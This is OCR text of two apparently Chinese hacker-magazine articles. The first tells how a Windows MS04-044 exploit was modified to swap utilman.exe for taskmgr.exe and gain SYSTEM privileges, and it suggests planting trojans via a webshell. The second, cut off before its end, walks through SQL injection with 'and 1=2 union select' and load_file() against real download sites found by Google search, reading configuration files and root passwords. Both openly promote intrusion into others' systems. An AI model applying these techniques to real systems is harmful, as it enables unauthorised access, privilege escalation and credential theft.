拿到的第一个Exploit就是由Cesar Cerrudo写的。它可以利用上述漏洞将utilman.exe（辅助工具管理器）替换为一个notepad，然后按"WIN键+U"调出notepad来，那么这个notepad就是以本地system权限运行的。按照exploit的做法，编译出exe文件。重启机器使用guest用户登录，按照说明进行测试。结果是在按下"WIN+U"后成功执行了notepad，可以在notepad下编辑任意文件。那么我理所当然的认为可以让它启动一个cmd窗口，于是我就简单地修改了源程序，把notepad换成了cmd.exe。结果重新测试后的结果是：覆盖文件成功，"WIN+U"后无法启动一个cmd。就这么个问题把我折腾了好久，最后终于明白了。

原来使用热键"WIN+U"呼出的程序必须是一个窗口程序（至于为什么，我也不太清楚。还请高手赐教）。cmd.exe并不是一个窗口程序，所以无法用热键启动。于是我把程序重新修改了一下，让它可以把任何程序覆盖成utilman.exe。修改后的exploit运行效果如下：

```
F:\>ms04044
        Ms04044 local privi-
lege promotion exploit
              written by 无
敌最寂寞@EST

Usage:
    ms04044 <program-file-
```

```
full-path>
    example: ms04044 \\C$\\winnt\\system32\\taskmgr.
exe
```

我们既然不能直接得到一个cmd，那么可以来个曲线救国。任务管理器是一个窗口程序，把它覆盖成utilman.exe后，可以用“WIN+U”组合键启动。那么任务管理器将是以本地system权限启动的，再通过任务管理器的新建一个cmd的新任务，那么这个cmd也就是system权限了！理论如此，我们来实际检验一下吧！

首先，我以guest权限登录，如图1。




图 1

用whoami查看的结果是NETGHOST\Guest。下面我运行我的exploit，如图2所示。




图 2

当执行完后按下“WIN + U”键后我们亲爱的任务管理器出现了！然后单击新任务按钮，输入cmd 回车后出现了一个新的cmd窗口，我们再用whoami看看新的窗口是什么权限，如图3所示。

成功了，system！本地提升就这么简单！当然你也可以不用任务管理器，比如你可以把mmc.exe（控制台）替换为uitilman.exe，然后再添加删除管理单元里想干什么就干什么了。还有很多程序（progman.exe等）都可以用，大家自己发挥吧。不过我要提醒大家的是：你用“WIN+U”启动应用程序只能存活1分钟左右，过后就会自动关闭。我也不知道为什么，因此你必需在1分钟之内提升你的权限，所以替换任务管理器是非常方便的。

另外exploit运行后会把uitlman.exe备份成同目录下的utilmanback.exe，记得要给人家恢复啊（其实不恢复也行，有几个人用过utilman.exe?我长这么大，要不是因为研究漏洞我还不知道utilman.exe为何物呢！这样以后想提升权限了，按下“WIN+U”就有system权限了，岂不很爽）。




图 3

本地提升就到这里了，难道这个漏洞到这里就算挖掘完了？可不可以用在远程提升上呢？比如说，当你入侵后获得一个webshell后，如何提升权限呢？于是我就有了下面的一个设想（之所以是设想是因为我暂时没有条件去测试，只能算是想吧。但理论上是没问题的）。

把上面那个exploit改造一下，允许用任意文件覆盖任意文件。不明白？比如说你有上传权限，那么你传上去一个木马，然后利用这个exploit把这个木马替换为任意一个能自启动的程序或者直接写入启动组里。那么等待机器下次重新启动后，我们的小马不就运行了？

程序改造后如下：

```
H:\temp\c\lcc>ms04044
        Ms04044 local privilege promotion exploit
                written by 无敌最寂寞@EST

Usage:
ms04044 <source-file-full-path> <dest-file-full-path>
                example: ms04044
\\C$\\winnt\\system32\\cmd.exe
\\C$\winnt\\system32\\utilman.exe
```

利用测试如图4所示。




图 4

OK了，我能挖掘的就到这里了。有兴趣的朋友可以继续去挖掘，有问题的朋友欢迎去X档案论坛或者邪恶八进制论坛讨论，我在X档案论坛的ID是鹰空逝，在八进制的论坛ID是无敌最寂寞。

（本文涉及到的工具loc04044.exe、re04044.exe，光盘有收录）

一个人的战争

山穷水尽的突破——对load_file()的利用

/剑心 x-safe

《黑客X档案》以前对PHP的注射有很多介绍，我等菜鸟也很是心痒，于是趁着有点时间就想练习学到的一些东西。目标是选择很经典的Php下载系统“夜猫”了，因为我没有PHP和Mysql的测试环境，只有选这个结构比较熟悉的系统了。在google里搜索 **/down/show.php?id=**，有几个这样的系统，可是测试了很多，却少有可以union出预期结果的，都是union到50多个字段都不出结果，应该是Mysql不支持union查询的结果。又不愿意去像access一样猜测管理员密码，理由很简单，有了强大的load_file函数为什么还有做这些无聊的事情呢？有了密码不一定知道后台，有了后台不一定有上传，郁闷……总之就是想找到一个支持union和load_file的系统好好看看，一睹传说中的php注入直接得到系统权限的强大威力。还真让我找到了一个。直接在URL的id后加“'”，如图1




图 1

哈哈，知道了是Windows主机，还有绝对路径，呵呵！再判断1=1与1=2返回的页面基本知道漏洞确实存在。可是不知道是否支持Union？马上在后面依次递增提交 **and 1=2 union select** 到20的时候返回正常页面，如图2。




图 2

根据显示的字段显示，19那个地方是软件介绍一定是字符的了，可以用 **load_file()** 替换了。由于已经知道这个下载系统的敏感文件globl.asp、config.inc.php，就分别读出来了。居然得到root的密码，如图3。




图 3

顺利多了！还有默认的后台，可是表好像被改过了，不是默认的字段与表名了。但是我们有 **load_file()**，读取那个/admin/user.php（就是得到的后台登录），仔细观察几个读取数据的地方，果然有了表名和字段！马上union查询出用户密码登录，如图4。

